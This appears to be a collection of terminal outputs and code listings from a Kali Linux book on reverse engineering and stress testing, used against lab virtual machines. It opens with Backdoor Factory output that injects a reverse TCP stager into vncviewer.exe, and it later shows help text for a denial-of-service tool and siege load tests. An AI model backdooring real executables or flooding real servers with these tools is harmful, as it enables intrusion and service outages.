reverse_tcp_stager_threaded
user supplied shellcode threaded
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 365
[*] All caves lengths: 365
#####
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#####
[*] Cave 1 length as int: 365
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x294 End: 0xf
fc; Cave Size: 3432
2. Section Name: .text; Section Begin: 0x1000 End: 0x3c000; Cave begin: 0x3b5a6
End: 0x3bffc; Cave Size: 2646
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x4012c End: 0
x41001; Cave Size: 3797
4. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x4719d
End: 0x473c8; Cave Size: 555
5. Section Name: .data; Section Begin: 0x41000 End: 0x4b000; Cave begin: 0x474e9
End: 0x494e4; Cave Size: 8187
6. Section Name: None; Section Begin: None End: None; Cave begin: 0x4a0de End: 0
```

---

```
*****  
[!] Enter your selection: 1  
[!] Using selection: 1  
[*] Patching initial entry instructions  
[*] Creating win32 resume execution stub  
[*] Looking for and setting selected shellcode  
File vncviewer.exe is in the 'backdoored' directory
```

---

# **Chapter 10: Reverse Engineering and Stress Testing**


Subcategories of Reverse Engineering	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (default menu)
Debuggers	<a href="#"><u>edb-debugger</u></a>	<a href="#"><u>edb-debugger</u></a>
	<a href="#"><u>ollydbg</u></a>	<a href="#"><u>ollydbg</u></a>
Disassembly	<a href="#"><u>jad</u></a>	<a href="#"><u>jad</u></a>
	rabin2	<a href="#"><u>/usr/bin/rabin2</u></a>
	radiff2	<a href="#"><u>/usr/bin/radiff2</u></a>
	rasm2	<a href="#"><u>/usr/bin/rasm2</u></a>
Misc RE Tools	<a href="#"><u>apktool</u></a>	<a href="#"><u>apktool</u></a>
	clang	clang
	clang++	clang++
	dex2jar	dex2jar
	<a href="#"><u>flasm</u></a>	<a href="#"><u>flasm</u></a>
	<a href="#"><u>jasvasnoop</u></a>	<a href="#"><u>jasvasnoop</u></a>
	*New in K2.0 →	Metasploit <a href="#"><u>NASM Shell</u></a>
	radare2	radare2
	rafind2	<a href="#"><u>/usr/bin/rafind2</u></a>
	ragg2	<a href="#"><u>/usr/bin/ragg2</u></a>
	ragg2-cc	<a href="#"><u>/usr/bin/ragg2-cc</u></a>
	rahash2	<a href="#"><u>/usr/bin/rahash2</u></a>
	rarun2	<a href="#"><u>/usr/bin/rarun2</u></a>
rax2	<a href="#"><u>/usr/bin/rax2</u></a>	

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping -c 2 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.030 ms

--- 192.168.56.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.023/0.026/0.030/0.006 ms
root@kali:~# ping -c 2 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.365 ms

--- 192.168.56.102 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.365/0.733/1.101/0.368 ms
root@kali:~# ping -c 2 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.385 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.393 ms

--- 192.168.56.103 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.385/0.389/0.393/0.004 ms
root@kali:~# █
```



---

```
>>> X = 2
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
2 meets the condition 'X != 3'
>>> X = 3
>>> if not (X == 3):
...     print(X, "meets the condition 'X != 3'")
... else:
...     print("X fails the condition, 'X != 3'")
...
X fails the condition, 'X != 3'
```

---

```
>>> X = 0    # first variable
>>> Y = 11   # limit variable
>>> while (X != Y): #looping condition
...     print(X)    # action
...     X = X + 1   # incrementer
...
0
1
2
3
4
5
6
7
8
9
10
>>> 
```

---

```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
8
>>> print (X)
8
>>> X = random.randint(0,11)    # first variable as a random integer
>>> print (X)
6
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
6
>>> print(Y)
11
>>> █
```

```
>>> X = random.randint(0,11)    # first variable as a random integer
>>> while (X != Y):              # looping condition
...     print(X)
...     X = random.randint(0,11)
...
3
9
3
1
6
10
0
█
```




---


```
>>> X = 0
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
>>>
```












```
>>> X = 100
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
```

---

```
>>> print (X)
10
>>> X =100
>>> print (X)
100
>>> for Y in range(X,(X+11)):
...     print ("X =",X,"and Y =", Y )
...
X = 100 and Y = 100
X = 100 and Y = 101
X = 100 and Y = 102
X = 100 and Y = 103
X = 100 and Y = 104
X = 100 and Y = 105
X = 100 and Y = 106
X = 100 and Y = 107
X = 100 and Y = 108
X = 100 and Y = 109
X = 100 and Y = 110
```





Favorites			
01 - Information Gathering	▶		apktool Misc. RE Tools
02 - Vulnerability Analysis	▶		clang Misc. RE Tools
03 - Web Application Analysis	▶		clang++ Misc. RE Tools
04 - Database Assessment			dex2jar Misc. RE Tools
05 - Password Attacks	▶		edb-debugger Debuggers
06 - Wireless Attacks	▶		
07 - Reverse Engineering			flasm Misc. RE Tools
08 - Exploitation Tools			jad Disassembly
09 - Sniffing & Spoofing	▶		javasnoop Misc. RE Tools
10 - Post Exploitation	▶		NASM shell Misc. RE Tools
11 - Forensics	▶		
12 - Reporting Tools			ollydbg Debuggers
13 - System Services	▶		radare2 Misc. RE Tools
Usual applications	▶		

---

```
==3444== HEAP SUMMARY:
==3444==    in use at exit: 5,973,782 bytes in 85,958 blocks
==3444==    total heap usage: 880,587 allocs, 794,629 frees, 72,508,191 bytes allocated
==3444==
==3444== Searching for pointers to 84,460 not-freed blocks
==3444== Checked 42,816,400 bytes
==3444==
==3444== LEAK SUMMARY:
==3444==    definitely lost: 29,661 bytes in 41 blocks
==3444==    indirectly lost: 32,872 bytes in 1,375 blocks
==3444==    possibly lost: 118,188 bytes in 1,697 blocks
==3444==    still reachable: 5,566,893 bytes in 81,347 blocks
==3444==    suppressed: 0 bytes in 0 blocks
==3444== Rerun with --leak-check=full to see details of leaked memory
==3444==
==3444== Use --track-origins=yes to see where uninitialised values come from
==3444== ERROR SUMMARY: 24 errors from 5 contexts (suppressed: 0 from 0)
```

edb - /usr/bin/gedit [3637] **1**

File View Debug Plugins Options Help

No Analysis Found For This Region

00007f1c:187f3190	48 89 e7	mov rdi, rsp
00007f1c:187f3193	e8 b8 35 00 00	call 0x00007f1c187f675
00007f1c:187f3198	49 89 c4	mov r12, rax
00007f1c:187f319b	8b 05 57 fc 21 00	mov eax, dword ptr [rip+0x00000000]
00007f1c:187f31a1	5a	pop rdx
00007f1c:187f31a2	48 8d 24 c4	lea rsp, [rsp+rax*8]
00007f1c:187f31a6	29 c2	sub edx, eax
00007f1c:187f31a8	52	push rdx
00007f1c:187f31a9	48 89 d6	mov rsi, rdx <b>3</b>
00007f1c:187f31ac	49 89 e5	mov r13, rsp
00007f1c:187f31af	48 83 e4 f0	and rsp, 0xf0
00007f1c:187f31b3	48 8b 3d a6 fe 21 00	mov rdi, qword ptr [rip+0x00000000]
00007f1c:187f31ba	49 8d 4c d5 10	lea rcx, [r13+rdx*8+16]
00007f1c:187f31bf	49 8d 55 08	lea rdx, [r13+8]
00007f1c:187f31c3	31 ed	xor ebp, ebp
00007f1c:187f31c5	e8 a6 d8 00 00	call 0x00007f1c18800a7
00007f1c:187f31ca	48 8d 15 4f dc 00 00	lea rdx, [rip+0x0000dc00]
00007f1c:187f31d1	4c 89 ec	mov rsp, r13
00007f1c:187f31d4	41 ff e4	jmp r12
00007f1c:187f31d7	66 0f 1f 84 00 00 00 0...	nop word ptr [rax+rax]
00007f1c:187f31e0	48 8d 05 19 0e 22 00	lea rax, [rip+0x00220e00]
00007f1c:187f31e7	c3	ret
00007f1c:187f31e8	0f 1f 84 00 00 00 00 00	nop dword ptr [rax+rax]
00007f1c:187f31f0	83 47 04 01	add dword ptr [rdi+4], edi
00007f1c:187f31f4	c3	ret
00007f1c:187f31f5	66 66 2e 0f 1f 84 00 0...	nop word ptr cs:[rax+rax]

Registers

General Purpose	
RAX:	0000000000000000
RBX:	0000000000000000
RCX:	0000000000000000
RDX:	0000000000000000
RBP:	0000000000000000
RSP:	00007ffd5895f670 <b>4</b>
RSI:	0000000000000000
RDI:	0000000000000000
R8:	0000000000000000
R9:	0000000000000000

Bookmarks

Address	Comment

rsp = 00007ffd5895f670  
rdi = 0000000000000000 **6**

Data Dump **7**

00000000:00400000	7f 45 4c 46 02 01	00007ffd:5895f670	0000000000000001	...
00000000:00400010	02 00 3e 00 01 00	00007ffd:5895f678	00007ffd58960bf5	0x.Xy... ASCII "/usr/bin/gedit"
00000000:00400020	40 00 00 00 00 00	00007ffd:5895f680	0000000000000000	...
00000000:00400030	00 00 00 00 40 00	00007ffd:5895f688	00007ffd58960c04	0x.Xy... ASCII "GJS_DEBUG_TOPICS=JS "
00000000:00400040	06 00 00 00 05 00	00007ffd:5895f690	00007ffd58960c25	0x.Xy... ASCII "USER=root"
		00007ffd:5895f698	00007ffd58960c2f	0x.Xy... ASCII "XDG_SEAT=seat0"
		00007ffd:5895f6a0	00007ffd58960c3e	0x.Xy... ASCII "SSH_AGENT_PID=1199"
		00007ffd:5895f6a8	00007ffd58960c51	0x.Xy... ASCII "HOME=/root"
		00007ffd:5895f6b0	00007ffd58960c5c	0x.Xy... ASCII "DESKTOP_SESSION=default"
		00007ffd:5895f6b8	00007ffd58960c74	0x.Xy... ASCII "GIO_LAUNCHED_DESKTOP "

Stack **8**

paused

```

2016-01-18T00:41:46Z +0000
cbfd8d4f96845155898bd322cef680a6 /usr/bin/gedit
0000000000400b10 00000000 T _init
0000000000400b40 00000010 P g_object_new@plt
0000000000400b50 00000010 P g_object_add_weak_pointer@plt
0000000000400b60 00000010 P g_application_get_type@plt
0000000000400b70 00000010 P g_type_check_instance_cast@plt
0000000000400b80 00000010 P bind_textdomain_codeset@plt
0000000000400b90 00000010 P gedit_dirs_init@plt
0000000000400ba0 00000010 P g_application_run@plt
0000000000400bb0 00000010 P setlocale@plt
0000000000400bc0 00000010 P bindtextdomain@plt
0000000000400bd0 00000010 P __stack_chk_fail@plt
0000000000400be0 00000010 P gedit_app_x11_get_type@plt
0000000000400bf0 00000010 P g_object_unref@plt
0000000000400c00 00000010 P textdomain@plt
0000000000400c10 00000010 P g_object_run_dispose@plt
0000000000400c20 00000010 P __libc_start_main@plt
0000000000400c30 00000010 P gedit_dirs_get_gedit_locale_dir@plt
0000000000400c40 00000010 P __gmon_start__@plt
0000000000400c50 00000010 P gedit_debug_message@plt
0000000000400c60 0000013c T main
0000000000400d9c 00000000 T _start
0000000000400ea0 00000065 T __libc_csu_init
0000000000400f10 00000002 T __libc_csu_fini
0000000000400f14 00000000 T _fini
0000000000400f20 00000004 D _IO_stdin_used
00000000006020a8 00000000 D __data_start
00000000006020a8 00000000 D data_start
00000000006020b8 00000000 D __bss_start
00000000006020b8 00000000 D _edata
00000000006020c0 00000000 D _end
gedit.map (END)

```





---

```
Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov (kpdus@yahoo.com).
Usage:   jad [option(s)] <filename(s)>
Options: -a      - generate JVM instructions as comments (annotate)
         -af     - output fully qualified names when annotating
         -b      - generate redundant braces (braces)
         -clear  - clear all prefixes, including the default ones
         -d <dir> - directory for output files
         -dead   - try to decompile dead parts of code (if there are any)
         -dis    - disassembler only (disassembler)
         -f      - generate fully qualified names (fullnames)
         -ff     - output fields before methods (fieldsfirst)
         -i      - print default initializers for fields (definitis)
         -l<num> - split strings into pieces of max <num> chars (splitstr)
         -lnc    - output original line numbers as comments (lnc)
         -lradix<num>- display long integers using the specified radix
         -nl     - split strings on newline characters (splitstr)
```

```
1
2 class KaliBookApp {
3     public static void main(String[] args) {
4         System.out.println("Learning to use Kali Linux is ");
5         System.out.println("A Gateway to Protecting ");
6         System.out.println("Your Network ");
7     }
8 }
```

```
root@kali:~/Documents/capstone# jad -sjava KaliBookApp.class
Parsing KaliBookApp.class...The class file version is 51.0 (only 45.3, 46.0 and
47.0 are supported)
Overwrite KaliBookApp.java [y/n/a/s] ? ?
Please answer 'y' for Yes, 'n' for No, 'a' for overwrite All, 's' for Skip all e
xisting. [y/n/a/s] ?a
Generating KaliBookApp.java
```

```

root@kali:~/Documents/capstone# cat KaliBookApp.java
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   KaliBookApp.java

import java.io.PrintStream;

class KaliBookApp
{
    KaliBookApp()
    {
    }

    public static void main(String args[])
    {
        System.out.println("Learning to use Kali Linux is ");
        System.out.println("A Gateway to Protecting ");
        System.out.println("Your Network ");
    }
}

```

```

root@kali:~# aptitude search capstone
p  libcapstone-dev          - lightweight multi-architecture disassembly
p  libcapstone-dev:i386     - lightweight multi-architecture disassembly
i A  libcapstone3           - lightweight multi-architecture disassembly
p  libcapstone3:i386       - lightweight multi-architecture disassembly
i A  python-capstone       - lightweight multi-architecture disassembly
p  python-capstone:i386    - lightweight multi-architecture disassembly
root@kali:~# aptitude install libcapstone-dev
The following NEW packages will be installed:
  libcapstone-dev
0 packages upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
Need to get 806 kB of archives. After unpacking 4,123 kB will be used.
Get: 1 http://http.kali.org/kali/ sana/main libcapstone-dev amd64 3.0-0kali1 [806 kB]
Fetched 806 kB in 0s (1,094 kB/s)
Selecting previously unselected package libcapstone-dev.
(Reading database ... 339298 files and directories currently installed.)
Preparing to unpack .../libcapstone-dev_3.0-0kali1_amd64.deb ...
Unpacking libcapstone-dev (3.0-0kali1) ...
Setting up libcapstone-dev (3.0-0kali1) ...

```

---

```
root@kali:~/Documents/capstone# cat simple_disassembler.py
# capstone_disassembler.py
#!/usr/bin/env python
# basic example

from capstone import *

hexcode = b"\x55\x48\x8b\x05\xb8\x13\x00\x00"

md = Cs(CS_ARCH_X86, CS_MODE_64)
for i in md.disasm(hexcode, 0x1000):
    print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))
root@kali:~/Documents/capstone# python simple_disassembler.py
0x1000: push    rbp
0x1001: mov     rax, qword ptr [rip + 0x13b8]
root@kali:~/Documents/capstone#
```

```

root@kali:~# radare2 -h
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
        [-s addr] [-B blocksizes] [-c cmd] [-e k=v] file|-
-a [arch]      set asm.arch
-A            run 'aa' command to analyze all referenced code
-b [bits]     set asm.bits
-B [baddr]    set base address for PIE binaries
-c 'cmd..'    execute radare command
-C           file is host:port (alias for -c+=http://%s/cmd/)
-d          use 'file' as a program to debug
-D [backend]  enable debug mode (e cfg.debug=true)
-e k=v       evaluate config var
-f          block size = file size
-i [file]    run script file
-k [kernel]  set asm.os variable for asm and anal
-l [lib]     load plugin file
-L          list supported IO plugins
-n          disable analysis
-N          disable user settings
-q          quiet mode (no prompt) and quit after -i
-p [prj]    set project file
-P [file]   apply rapatch file and quit
-s [addr]   initial seek
-m [addr]   map file at given address
-t         load rabin2 info in thread
-v, -V     show radare2 version (-V show lib versions)
-w         open file in write mode
-h, -hh    show help message, -hh for long

```

```

root@kali:~# radare2 -L
r_  zip      Open zip files apk://foo.apk or zip://foo.apk/classes.dex
rw_ shm      shared memory resources (shm://key)
rw_ rap      radare network protocol (rap://:port rap://host:port/file)
rwd ptrace   ptrace and /proc/pid/mem (if available) io
rw_ procpid  proc/pid/mem io
rw_ mmap     open file using mmap://
rw_ malloc   memory allocation (malloc://1024 hex://10294505)
r_  mach     mach debug io (unsupported in this platform)
rw_ ihex     Intel HEX file (ihex://eeproms.hex)
rw_ http     http get (http://radare.org/)
rw_ haret    Attach to Haret WCE application (haret://host:port)
rwd gdb      Attach to gdbserver, 'qemu -s', gdb://localhost:1234
r_d debug    Debug a program or pid. dbg:///bin/ls, dbg:///1388
rw_ bfdbg    BrainFuck Debugger (bfdbg://path/to/file)

```

```

root@kali:~/radare# rasm2 -h
Usage: rasm2 [-CdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syntax]
           [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|hex|-
-a [arch]   Set architecture to assemble/disassemble (see -L)
-b [bits]   Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
-c [cpu]    Select specific CPU (depends on arch)
-C          Output in C format
-d, -D     Disassemble from hexpair bytes (-D show hexpairs)
-e         Use big endian instead of little endian
-f [file]   Read data from file
-F [in:out] Specify input and/or output filters (att2intel, x86.pseudo, ...)
-h         Show this help
-i [len]    ignore/skip N bytes of the input buffer
-k [kernel] Select operating system (linux, windows, darwin, ..)
-l [len]    Input/Output length
-L         List supported asm plugins
-o [offset] Set start address for code (default 0)
-s [syntax] Select syntax (intel, att)
-B         Binary input/output (-l is mandatory for binary input)
-v         Show version information
-w         What's this instruction for? describe opcode
If '-l' value is greater than output length, output is padded with nops
If the last argument is '-' reads from stdin

```

```

root@kali:~# rahash2 -h
Usage: rahash2 [-rBhLkv] [-b sz] [-a algo] [-s str] [-f from] [-t to] [file] ...
-a algo     comma separated list of algorithms (default is 'sha256')
-b bsize    specify the size of the block (instead of full file)
-B         show per-block hash
-f from     start hashing at given address
-i num      repeat hash N iterations
-S seed     use given seed (hexa or s:string) use ^ to prefix
-k         show hash using the openssh's randomkey algorithm
-q         run in quiet mode (only show results)
-L         list all available algorithms (see -a)
-r         output radare commands
-s string   hash this string instead of files
-t to      stop hashing at given address
-v         show version information
root@kali:~# █

```



```
root@kali:~# rax2 -h
Usage: rax2 [options] [expr ...]
  int    -> hex          ; rax2 10
  hex    -> int          ; rax2 0xa
  -int   -> hex          ; rax2 -77
  -hex   -> int          ; rax2 0xfffffb3
  int    -> bin          ; rax2 b30
  bin    -> int          ; rax2 1010d
  float  -> hex          ; rax2 3.33f
  hex    -> float        ; rax2 Fx40551ed8
  oct    -> hex          ; rax2 35o
  hex    -> oct          ; rax2 0x12 (0 is a letter)
  bin    -> hex          ; rax2 1100011b
  hex    -> bin          ; rax2 Bx63
  raw    -> hex          ; rax2 -S < /bin/ls > /bin/ls
  hex    -> raw          ; rax2 -s 414141
  -b     binstr -> bin   ; rax2 -b 01000101 01110110
  -B     keep base      ; rax2 -B 33+3 -> 36
  -d     force integer  ; rax2 -d 3 -> 3 instead of 0x3
  -e     swap endianness ; rax2 -e 0x33
  -f     floating point ; rax2 -f 6.3+2.1
  -h     help           ; rax2 -h
  -k     randomart      ; rax2 -k 0x34 1020304050
  -n     binary number  ; rax2 -e 0x1234 # 34120000
  -s     hexstr -> raw  ; rax2 -s 43 4a 50
  -S     raw -> hexstr  ; rax2 -S < /bin/ls > ls.hex
  -t     tstamp -> str  ; rax2 -t 1234567890
  -x     hash string    ; rax2 -x linux osx
  -u     units          ; rax2 -u 389289238 # 317.0M
  -v     version        ; rax2 -V
```



```
root@kali:~# rax2 123
0x7b
root@kali:~# rax2 0x1abc4
109508
root@kali:~# rax2 290887.3f
Fxea088e48
root@kali:~# rax2 345o
0xe5
root@kali:~# rax2 -x Kali Rocks!
0x507539ca
0xb7e5a922
root@kali:~# rax2 -x Kali_Rocks!
0xfc60fcf2
root@kali:~# █
```

```
root@kali:~# /usr/bin/atk6-denial6
/usr/bin/atk6-denial6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: /usr/bin/atk6-denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

```
root@kali:~# nmap -A 192.168.56.103

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-18 21:13 EST
Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn     Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 10 microsoft-ds
2869/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 08:00:27:47:6B:67 (Oracle VirtualBox virtual NIC)
```

```
root@kali:~/Documents/capstone# siege 192.168.56.103
** SIEGE 3.0.8
** Preparing 15 concurrent users for battle.
The server is now under siege...
^C
Lifting the server siege...      done.

Transactions:          8072 hits
Availability:          100.00 %
Elapsed time:          272.59 secs
Data transferred:     5.30 MB
Response time:         0.00 secs
Transaction rate:     29.61 trans/sec
Throughput:           0.02 MB/sec
Concurrency:          0.13
Successful transactions: 8072
Failed transactions:   0
Longest transaction:  3.01
Shortest transaction: 0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
```

```
root@kali:/media/cdrom0# /usr/bin/siege.config
siege.config
usage: siege.config [no arguments]
-----
Resource file already install as /root/.siegerc
Use your favorite editor to change your configuration by
editing the values in that file.
```

```
156 connection = close|
157
158 #
159 # Default number of simulated concurrent users
160 # ex: concurrent = 25
161 #
162 concurrent = 15
163
```

```
root@kali:~# siege 192.168.56.102
** SIEGE 3.0.8
** Preparing 625 concurrent users for battle.
The server is now under siege...^C
Lifting the server siege...      done.

Transactions:          43854 hits
Availability:          100.00 %
Elapsed time:          59.00 secs
Data transferred:     28.82 MB
Response time:         0.33 secs
Transaction rate:     743.29 trans/sec
Throughput:           0.49 MB/sec
Concurrency:          246.78
Successful transactions: 43854
Failed transactions:   0
Longest transaction:  1.70
Shortest transaction:  0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
\root@kali:~# █
```